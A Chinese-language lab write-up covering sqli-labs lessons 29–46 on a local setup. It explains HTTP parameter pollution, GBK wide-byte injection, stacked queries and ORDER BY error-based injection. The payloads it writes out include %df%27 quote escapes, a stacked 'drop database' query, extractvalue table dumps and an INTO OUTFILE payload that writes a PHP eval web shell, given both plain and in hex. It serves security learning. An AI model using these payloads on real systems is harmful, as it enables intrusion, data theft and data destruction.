回到环境配置上来，由于Less-29题目结构需要两个服务器，所以phpstudy和jsptest是需要同时开启的，但由于两个服务器使用的都是apache，所以端口会出现冲突。这里需要将phpstudy或jsptest中某一个的apache端口改为非80/8080.jsptest中apache端口为80/tomcat端口为8080.

Apache设置

基本配置 性能配置

日志格式 %h %l %u %t \"%r\" %>s %b \"%{User-Agent}i\"

网站首页 index.php index.html

网站目录 "D:/ct/phpstudy_pro/WWW"

选择

日志级别 crit ▼ 控制文件 .htaccess

启动端口 8081

错误页面

```
ErrorDocument 400 /error/400.html  
ErrorDocument 403 /error/403.html  
ErrorDocument 404 /error/404.html  
ErrorDocument 500 /error/500.html  
ErrorDocument 501 /error/501.html  
ErrorDocument 502 /error/502.html  
ErrorDocument 503 /error/503.html  
ErrorDocument 504 /error/504.html
```

确认

设置默认

取消

修改完端口之后需要在jspstudy中新建一个站点域名。网站目录选择phpstudy中的根目录 (/WWW), 因为本质上仍然是访问php服务器, 端口随意 (80/8080) , 因为并不访问这个网站, 而直接访问tomcat服务器。 (或者也可以说选择了phpstudy的根目录之后对这个域名的请求成为了一个桥梁, 从而使jsp的请求可以顺利到达php服务器)。

网站域名	网站目录
127.0.0.1	D:\ct\phpstu

站点管理

网站域名:

网站目录:

域名别名:

网站端口:

说明：
域名别名和网站端口可不填；
网站端口不填默认为80；
设置后请点保存按钮生成配置文件。
站点列表右键可以进行导入导出。

最后需要将jspstudy中的各less文件夹中的index.jsp做链接的修改：

```
myaction = true;
{
    URL sqli_labs = new URL("http://localhost:81/Less-29/index.php?" + qs);
    URLConnection sqli_labs_connection = sqli_labs.openConnection();
    BufferedReader in = new BufferedReader(
        new InputStreamReader(
            sqli_labs_connection.getInputStream()));
    String inputLine;
    while ((inputLine = in.readLine()) != null)
        out.print(inputLine);
    in.close();
}
else
{
    response.sendRedirect("hacked.jsp");
}
}
catch (Exception ex)
{
    out.print("<font color= '#FFFF00'>");
    out.println(ex);
    out.print("</font>");
}
finally
{
}
```

JRL sqli labs = new URL("http://localhost:81/Less-29/index.php");

在最下面还有一处连接需要修改。这里的链接要改为你的phpstudy在访问sql-labs时的链接，端口是phpstudy中sql-labs对应的端口，次级目录是phpstudy下WWW目录下的less名称（这里因人而异，我的phpstudy中设置的根目录是/WWW/sql，所以做题的时候直接是127.0.0.1:81/Less-N;）

访问127.0.0.1:8080/Less-29/index.jsp,回显正常，说明环境搭建完毕。

前面说到，这道题通过JSP服务器的嵌套实现了WAF的类似功能，而对于恶意字符的过滤，代码实现如下：

```

try
{
    String rex = "^\d+";
    Boolean match=id.matches(rex);
    if(match == true)
    {
        URL sqli_labs = new URL("http://localhost:81/Less-29/index.php?" + qs);
        URLConnection sqli_labs_connection = sqli_labs.openConnection();
        BufferedReader in = new BufferedReader(
            new InputStreamReader(
                sqli_labs_connection.getInputStream()));
        String inputLine;
        while ((inputLine = in.readLine()) != null)
            out.print(inputLine);
        in.close();
    }
    else
    {
        response.sendRedirect("hacked.jsp");
    }
}

```

通过正则表达式判断直接过滤了所有非纯数字的id请求（这样的安全性确实比之前PHP的各种strip过滤规则要高效且安全得多）

而只要再加一个逻辑连接符&，再后面的id处构造正常的闭合与联合注入，即可达到HTTP污染的效果。

但我翻源码的时候发现，这道题不用jsp也是可以的（我谢谢你），在login.php中定义了一个whitelist()函数：

```

//WAF implementation with a whitelist approach..... only allows input to be
Numeric.
function whitelist($input)
{
    $match = preg_match("/^\d+/", $input);
    if($match)
    {
        //echo "you are good";
        //return $match;
    }
    else
    {
        header('Location: hacked.php');
        //echo "you are bad";
    }
}

```

与jsp中类似，一样是正则表达式过滤。

在主函数中，对id1进行正则过滤之后会被传参到java_implemention()函数中。

```

if(isset($_GET['id']))
{
    $qs = $_SERVER['QUERY_STRING'];
    $hint=$qs;
    $id1=java_implemention($qs);
    $id=$_GET['id'];
    //echo $id1;
    whitelist($id1);
}

```

```

function java_implementation($query_string)
{
    $q_s = $query_string;
    $qs_array= explode("&", $q_s);

    foreach($qs_array as $key => $value)
    {
        $val=substr($value,0,2);
        if($val=="id")
        {
            $id_value=substr($value,3,30);
            return $id_value;
            echo "<br>";
            break;
        }
    }
}

```

foreach()是php中的一个循环方式，用来遍历集合中的所有元素，这里使用的是键值对对应的遍历方式。

explode()用于将字符串强制转换为数组并且去掉给字符串元素之间的分隔符（这里就是&）。

两个substr():的嵌套就是，如果截取字符串中的第一个元素，和id一样就将字符串后面的部分当成id返回。通过这样模拟出jsp和php的读参差异。

后面就是简单的单引号闭合联合注入了。


Less-30~31

30是只有正确才回显的盲注，双引号闭合；31是双引号+括号闭合，大同小异

HPP&IDOR

上述的原理也可以用在之前的题目中（28/28a）

对于过滤了union select关键字的这类题目（其实过滤字符也一样可行）可以通过两次提交id并在后方的id中构造闭合漏洞而的方式直接爆库（仅限于以apache PHP为引擎的服务器）



经过查阅，HPP也可以配合XSS使用，等到以后学习CSS后再进行补充。

当然，HPP不仅可以和sql注入/XSS配合使用，还可以直接构造越权/逻辑漏洞（IDOR）：

随便找了个例子，假如通过twitter分享维基百科的主页，那么url构造是这样的：

```
https://twitter.com/intent/tweet?  
url=https://en.wikipedia.org/wiki/Main_Page&text=wikipedia%2C%20the%20free%20encyclopedia
```

如果把它改成某个恶意链接（比如baidu.com(bushi)），可以通过HPP的方式再构造一个并列的url结构：

```
https://twitter.com/intent/tweet?  
url=https://en.wikipedia.org/wiki/Main_Page&text=wikipedia%2C%20the%20free%20encyclopedia?&url=https://baidu.com
```

就可以将网址重定向到baidu.com(当然这个漏洞已经被修复了)

IDOR参考资料：

https://blog.csdn.net/qq_45244158/article/details/123204757

https://blog.csdn.net/qq_62278422/article/details/124387332

Less-32

这一题中将迎来新的注入方式：宽字节注入。

宽字节注入

什么是宽字节？

(首先重申一下，一个字节等于8bit)

宽字节是相对于窄字节而言的相对概念。通俗的说，宽字节用两个字节表示一个字符，窄字节只用一个字节表示一个字符。狭义上的宽字节编码只有Unicode系（UTF-8/16/32等）。

宽字节的诞生是为了统一各个国家不同编码互不兼容导致移植文字时出现乱码的情况。在计算机发展初期，只有以ASCII为首的**窄字节**编码，但当计算机需要处理各个国家的不同文字的时候，由于文字量很大（尤其是还有中文这类信息熵极高的文字）各国在ASCII的基础上使用了**多字节**编码（代表是ANSI），顾名思义就是通过多个字节保存一个字符。然而，由于各个国家的不同字符可能占用了同一段ANSI编码的位置，因此跨编码时就会产生乱码。Unicode的诞生就是为了解决这一问题：其通常使用两个字节表示一个字符，且对于英文字符、特殊符号等不足8bit长度的字符，强制在高字节补0，通过这样做达到了各个编码的统一。

参考文档：<https://blog.csdn.net/fuhanghang/article/details/115158860>

回到宽字节注入，我们知道一般情况下sql语句是以ascii形式传输到后端。（实际上是默认编码，在less-32中就不是ascii，因为已经定义了默认编码是GBK）

宽字节注入的过程

一般而言前端输入的查询语句会以ascii形式传输到后端。（实际上是默认编码，在less-32中就不是ascii，因为已经定义了默认编码是GBK）

```
mysql_query("SET NAMES gbk");
$sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
$result=mysql_query($sql);
$row = mysql_fetch_array($result);
```

后端服务器接收到请求后将字符串转化为连接层编码字符串（使用系统变量character_set_client解码，再用系统变量 character_set_connection 对解码后的十六进制进行编码（这步时变成url），对url进行操作后再使用character_set_results编码输出结果。

Variable_name	Value
character_set_client	utf8
character_set_connection	utf8
character_set_database	utf8
character_set_filesystem	binary
character_set_results	utf8
character_set_server	utf8
character_set_system	utf8
character_sets_dir	D:\ct\phpstudy_l

3 rows in set, 1 warning (0.01 sec)

（在less-32对应的数据库内，第1，2，4个的值应均为GBK）

内部操作字符集是这么确定的：

1. 使用字段 CHARACTER SET 设定值；
2. 若上述值不存在，使用对应数据表的 DEFAULT CHARACTER SET 设定值；
3. 若上述值不存在，则使用对应数据库的 DEFAULT CHARACTER SET 设定值；
4. 若上述值不存在，则使用 character_set_server 设定值。

当MYSQL数据库使用GBK编码时，会将两个字符认定为一个汉字。(前提是第一个字符的ascii码必须大于128，这样才能让这两个字符串到达汉字编码的区域)。回到Less-32，这道题使用了一个函数：check-addslashes():

```
function check_addslashes($string)
{
    $string = preg_replace('/'. preg_quote('\\') . '/', "\\\\\\\\", $string);
    //escape any backslash
    $string = preg_replace('/\'/i', '\\\\\'', $string);
    //escape single quote with a backslash
    $string = preg_replace('/\"/i', '\\\\\"', $string);
    //escape double quote with a backslash
```

三行分别过滤了\,\'\"。方法是通过在字符的前面再加一个反斜杠来转义这些字符。

这道题怎么使用宽字节注入呢？因为多加了一个\，当输入%df%27 (%27为单引号，%df的ascii编码超过了128)，当这个字符串进入后端之后会在两个字符之间增加\，也就是%5c，因为%df%5c会被gbk认为是汉字，所以最后在后端被执行且返回前端的代码就变为：“運”，从而使单引号成功逃逸并且闭合成功。

Less-33&34&35

33, 34和32同小异，一道题是get注入一道题是post注入（有懒狗直接用

burpsuite我不说是谁）

addslashes():在单引号/双引号/反斜杠/NULL前添加反斜杠转义（因此less-33需要用%20代替空格进行语句构造）

35是数字型；

36/37中出现了mysql_real_escape_string()：该函数也是转义特殊字符，在前文已有提及。

Less-38~41

堆叠注入

在SQL语句中，每条数据是以分号隔开的，在之前的题目中，使用union select只能执行查询语句；报错注入时的and/or也只能用来并列一些特定的函数。而堆叠注入可以将任何类型的sql语句并入。

```
if (mysqli_multi_query($con1, $sql))
{

    /* store first result set */
    if ($result = mysqli_store_result($con1))
    {
        if($row = mysqli_fetch_row($result))
        {
            echo '<font size = "5" color= "#00FF00">';
            printf("Your Username is : %s", $row[1]);
            echo "<br>";
            printf("Your Password is : %s", $row[2]);
            echo "<br>";
            echo "</font>";
        }
    }
}
```

那么可以通过堆叠注入进行一下骚操作，比如：

```
id=1';insert into users(id,username,password) values ('38','A','B')--+
```

或者：

```
id=1';drop database security(database())--+
```

同归于尽

参考文档:https://blog.csdn.net/qq_53079406/article/details/125798787?ops_request_misc=%257B%2522request%2525Fid%2522%253A%2522165793435916781818791855%2522%252C%2522sc_m%2522%253A%252220140713.130102334.pc%255Fblog.%2522%257D&request_id=165793435916781818791855&biz_id=0&utm_medium=distribute.pc_search_result.none-task-blog-2~blog~first_rank_ecpm_v1~rank_v31_ecpm-2-125798787-null-null.185%5Ev2%5Econtrol&utm_term=%E5%A0%86%E5%8F%A0&spm=1018.2226.3001.4450

Less-42

这道题是post注入，和之前的题目一样可以使用堆叠注入，且密码没有被过滤。

```
$con1 = mysqli_connect($host,$dbuser,$dbpass, $dbname);  
  
$username = mysqli_real_escape_string($con1, $_POST["login_user"]);  
$password = $_POST["login_password"];
```

如果只是需要登陆，则可以使用insert into堆叠注入：

```
insert into users (username,password)value("test1","test1")#
```

Less-46

这道题将是sql-labs中最后一个知识点乐！

ORDER BY注入

原理是sql查询语句中使用order by关键字；

ORDER BY关键字对结果按照一个/多个列进行排序（在最后附加asc为升序/desc为降序）。

sort()函数：对数值数组进行升序排序（降序排序为rsort()）

```
sort(array,sortingtype);
```

参数	描述
array	必需。规定要进行排序的数组。
sortingtype	可选。规定如何排列数组的元素/项目。可能的值： <ul style="list-style-type: none"> ● 0 = SORT_REGULAR - 默认。把每一项按常规顺序排列 (Standard ASCII, 不改变类型)。 ● 1 = SORT_NUMERIC - 把每一项作为数字来处理。 ● 2 = SORT_STRING - 把每一项作为字符串来处理。 ● 3 = SORT_LOCALE_STRING - 把每一项作为字符串来处理，基于当前区域设置 (可通过 setlocale() 进行更改)。 ● 4 = SORT_NATURAL - 把每一项作为字符串来处理，使用类似 natsort() 的自然排序。 ● 5 = SORT_FLAG_CASE - 可以结合 (按位或) SORT_STRING 或 SORT_NATURAL 对字符串进行排序，不区分大小写。

技巧：当使用payload:/?sort = n (desc/asc)两者回显不同时，说明该处存在注入点。

源代码：

```
$sql = "SELECT * FROM users ORDER BY $id";
```

这类注入因为后端语句中已经存在了order by,所以联合注入不再适用，但报错注入可以正常使用。

Welcome Dhakkan

XPATH syntax error: '~emails,referers,uagents,users'

元素 控制台 Recorder 源代码 网络 性能 内存 应用 安全 HackBar

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI SHELL ENCODE

URL
http://127.0.0.1:81/Less-46/?sort=1 and (extractvalue(1,concat('~,select group_concat(table_name) from information_schema.tables where table_schema='security')))) --+


文件导入导出

比如Less-46可以使用构造'into outfile'将查询到的结果添加到服务器根目录的，也可以强制写入一句话木马到服务器根目录下。

payload:

```
?sort=1 into outfile "D://ct//phpstudy_pro//www//sql//Less-42//1.txt" #
```

效果：



payload:

```
?sort=1 and(select '<?php @eval($_POST[hack]);?>') into outfile
"D://ct//phpstudy_pro//WWW//sql//Less-42//hack.php"
# /通过into outfile创建php后门，但这道题注入失败
?sort=1 into outfile "D:\\ct\\phpstudy_pro\\WWW\\sql\\Less-42\\hack.php" lines
terminated by 0x273c3f70687020406576616c28245f504f53545b6861636b5d293b3f3e27
# /后面一串是<?php @eval($_POST[hack]);?>的16进制ascii码
```



转换网站：<http://ascii-converter.bchrt.com/>

文件导入导出

load_file()

读取文件并返回该文件的内容作为一个字符串。这个函数有一定的限制：1. 用户必须拥有读取和修改服务器根目录文件的权限且欲加载的文件必须完全可读。2. 路径必须是绝对路径。3. 文件大小必须小于 max_allowed_packet（也就是客户端和服务器端一次交互中允许的最大数据包大小）

一些常用的路径：<https://www.cnblogs.com/lcamry/p/5729087.html>

load data infile

大体上和 insert into 关键字作用类似，但需要有管理员权限，相比 insert into 可以以较高的服务器优先级读取一个文本文件中的所有数据并生成一个表。

select...into outfile

将 select 选取的内容写入一个 outfile，必须指定 outfile 在服务器中的绝对路径，需要写权限且能够使用单引号，secure_file_priv 没有具体值。

该函数的两种语法在上文已经提及，一般而言修改文件结尾的方式成功率更高。